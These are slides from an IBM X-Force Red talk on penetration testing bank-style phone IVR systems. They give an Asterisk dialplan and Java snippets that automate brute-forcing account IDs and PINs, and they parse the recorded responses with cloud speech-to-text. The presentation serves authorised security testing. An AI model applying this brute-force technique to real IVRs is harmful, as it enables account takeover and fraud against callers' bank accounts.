



IBM X-Force Red

Pentesting an IVR with cloud

AN APPROACH TO INTERACTIVE VOICE RESPONDER TESTING



Benjamin Lafois


Vladan Nikolic

IBM X-Force Red EMEA

September 2017



Agenda

- 
- About us
 - What is an IVR, what is it used for
 - Hacking the IVR
 - Developments



What is IBM XFR?

- Elite IBM team of hackers
- Available in America, EMEA and Asia Pacific
- Regular speakers on the prestigious security conferences – BlackHat, Defcon, Recon
- Pentesting Application, Infrastructure, SCADA, IoT, Mobile



X-Force Red Conference Talks

RSA®Conference



ShmooCon



Kiwicon X



InterConnect
2017

X-Force Red Media Coverage



About speakers

- Vladan Nikolic
 - EMEA Team Leader
 - Senior Pentester in IBM based in Serbia
 - Hates Java and Apple
 - Expert Rakija Drinker
- Benjamin Lafois
 - Senior Pentester in IBM based in France
 - Loves Java and Apple



Introduction

- This session is **not** a VOIP / SIP / IPBX / Asterisk configuration tutorial !
- This is **not** a SIP hacking session
- Prerequisites: Linux Server, Asterisk, some scripting/coding skills
- You will need a SIP provider to dial ISDN/land lines. You don't need it to be located in the same country as your target. Most important: terms of use, rates for the target country, simultaneous lines...
- Incoming number is **not** required – only dial-out

What is an IVR



- Interactive Voice Response, « digital receptionist »
- « *An IVR system consists of telephony equipment, software applications, a database and a supporting infrastructure.* »
- Used by banks, company call routing, transactions...
- Usually pre-recorded messages, but can be using « live » systems: TTS, STT
 - TTS : Text To Speech
 - STT : Speech To Text
- Modern features with cloud: voice recognition, dynamic contents (answers)


What is DTMF

- Dual-tone multi-frequency signaling, standardized
- Sound you can hear when a key is pressed on a keypad of a phone
- Did you know that A, B, C and D are also in the specifications ?
- A/B/C/D are used for system-to-system and maintenance
- Was not designed to play songs ;-)



Infrastructure

- Typical IVR infrastructure




How did we come to IVR pentest ?

- If the IVR is connecting to any system related with the banking system (database...), then the IVR server is **INCLUDED IN PCI TESTING SCOPE !!**
- One of our large finance customer we are doing PCI assessments for included this system in scope
- Apply standard and *smart* pentest approach!



Motivation for hackers

- Discover valid credentials (brute force)
- Bypass controls : get access to people and bypass waiting queues
- Get reusable accesses : credentials found can be reused on web-services
- Denial of service



Possible attack vectors and weaknesses

- IVR systems can be using insecure in-house developments
- Dialplans containing hidden features (DTMF sequences or voice recognition)
- No account lockout policy
- No monitoring (security or usage) : systems rarely targeted



Cloud Services


- Cloud service are used to provide IVR service and to attack it
 - Those services are permanently improving and extremely efficient compared to offline solutions (% of confidence, performance...)
 - Easier to use and configure
 - Text To Speech
 - Transform text to audio files
 - Speech To Text
 - Transform audio records to text
 - Telephony Providers (SIP)
 - Extremely low costs, availability
- Usually free accounts are sufficient for pentest usage !



Pentesting Process

IVR Workflow


- Establish the workflow of targeted system
- This is the **attack-surface** of the IVR
- It will help you determine « entry points »
 - Only DTMF ?
 - Voice recognition ?
 - It depends on voice recognition engines, some accept punctuation, some not
 - Where is dynamic content



Example


- We implemented an IVR server according to this workflow
- This IVR is using TTS module (AGI Perl with Google Cloud)
- Dynamic generation with caching
- We are going to attack this IVR

```
[saybalance]
exten => s,1,agi(googletts.agi,"Your balance is",en)
;exten => s,n,agi(googletts.agi,${result},en)
exten => s,n,agi(googletts-file.agi,/tmp/log_res_${CDR(uniqueid)},en)
exten => s,n,agi(googletts.agi,"dollars.",en)
exten => s,n,Goto(goodbye,s,1)
```




Attack Infra

- You need to automate attack
- Create a dedicated attack infrastructure
- We chose Asterisk
 - « Asterisk is a software implementation of a telephone private branch exchange (PBX) »
 - Most famous and open-source IPBX
 - Modular, can be easily extended with scripts and API in multiple languages




Attack



Attack #1 : brute-forcing account IDs and PIN codes

- Bad design in the workflow: different responses whether account ID is valid or not!
- « *An application should respond with a generic error message regardless of whether the user ID or password was incorrect. It should also give no indication to the status of an existing account.* »



- https://www.owasp.org/index.php/Authentication_Cheat_Sheet

Dialplan

- Asterisk Dialplan (extensions.conf) = define the attack
 - Several ways of implementing it – here is just an example – can be made with AGI scripts also...

```
exten => 902,1,MixMonitor(${EXTEN}-${STRFTIME(${EPOCH},,%Y%m%d-%H%M%S)}.wav)
exten => 902,n,Answer()
exten => 902,n,Wait(${waitdelay1})
exten => 902,n,SendDTMF(${accountid})
exten => 902,n,Wait(${waitdelay2})
exten => 902,n,SendDTMF(${pin})
exten => 902,n,Wait(${waitdelay3})
exten => 902,n,Hangup()
```

- Trigger this dialplan from Asterisk Manager Interface (AMI), and set variables from any language (Java, Python...)
- As a bad pentester/coder, I use Java 😊

Dialplan

- Trigger this dialplan from Asterisk Manager Interface (AMI), and set variables from any language (Java, Python...)

```
OriginateAction originateAction = new OriginateAction();  
originateAction.setContext("mycontext");  
originateAction.setChannel(destination);  
originateAction.setExten("902");  
originateAction.setPriority(1);  
originateAction.setTimeout(100000L);  
originateAction.setAsync(true);
```

IVR server: SIP/xxxx ...

Attack robot: local extension



```
originateAction.setVariable("accountid", accountId);  
originateAction.setVariable("pin", pin);
```

```
originateAction.setVariable("waitdelay1", waitDelay1);  
originateAction.setVariable("waitdelay2", waitDelay2);  
originateAction.setVariable("waitdelay3", waitDelay3);
```


Variables = ID + PASS !

Problem

- Sending sequences and timing is ok...
- **Record** the call (entire or just the result)
- But how to parse results of a brute-force attack ?



Code valid ?




Code Invalid?

How to determine if my combination is valid or not ?


- Audio fingerprinting (« shazam » like): complex to implement
- Offline Speech to Text (CMU Sphinx...): several were tested – not satisfying
- Cloud voice recognition:
 - IBM Bluemix Speech To Text
 - Google Cloud
 - Microsoft Bing Voice
 - Wit.AI
 - Houndify
- Fast & efficient – All of them !
- There is a unique Python library to interface all of them (SpeechRecognition)
- Many languages are supported
- Associates a WAVE file to a TXT file ! Don't forget to name your WAVE file correctly (include parameters provided in record name!)

Final Infra



